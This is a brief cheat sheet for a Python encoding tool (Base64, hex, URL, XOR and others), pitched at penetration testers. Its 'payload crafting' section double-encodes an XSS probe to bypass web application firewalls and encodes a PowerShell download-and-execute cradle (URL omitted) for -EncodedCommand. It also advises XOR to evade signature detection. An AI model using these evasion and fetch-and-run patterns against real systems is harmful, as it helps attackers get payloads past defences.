


Encoder / Decoder — cheat sheet

Encodes and decodes data in multiple formats. Useful for payload crafting, obfuscation, and WAF bypass.



Step 1 — Basic Usage

```
python3 encoder_decoder.py <operation> <input>
```

Examples

```
python3 encoder_decoder.py b64enc 'hello world'
```

```
python3 encoder_decoder.py b64dec 'aGVsbG8gd29ybGQ='
```

```
python3 encoder_decoder.py urlenc '/etc/passwd'
```

```
python3 encoder_decoder.py hexenc 'cmd.exe'
```

```
python3 encoder_decoder.py xorenc 'payload' -k 'secretkey'
```

Step 2 — All Supported Operations

Operation	Description
b64enc / b64dec	Standard Base64 encode / decode
b64url-enc / b64url-dec	URL-safe Base64 (uses - and _ instead of + and /)
hexenc / hexdec	Hex encode / decode
urlenc / urldec	URL percent-encoding (encodes special chars)
urlenc-full	Full URL encoding — encodes every character
htmlenc / htmldec	HTML entity encoding / decoding
rot13	ROT13 Caesar cipher
xorenc / xordc	XOR with a key — requires -k <key>
binenc / bindec	Binary (0s and 1s) encode / decode

Step 3 — Input Methods

```
# Inline string
python3 encoder_decoder.py b64enc 'my payload'

# Pipe from stdin
echo 'test' | python3 encoder_decoder.py b64enc

# From file
python3 encoder_decoder.py b64enc -f shell.sh

# XOR requires key
python3 encoder_decoder.py xorenc 'data' -k 'mykey'
```

Step 4 — Practical Payload Crafting

```
# Double-encode for WAF bypass
python3 encoder_decoder.py urlenc '<script>alert(1)</script>'
# then encode again:
python3 encoder_decoder.py b64enc '%3Cscript%3Ealert%281%29%3C%2Fscript%3E'

# Encode PowerShell payload for -EncodedCommand
python3 encoder_decoder.py b64enc 'IEX(New-Object Net.WebClient).DownloadString(...)'
```

Key idea: combine operations for WAF bypass — URL-encode, then base64-encode the result. Use xorenc for lightweight obfuscation when you need to avoid signature detection on static strings.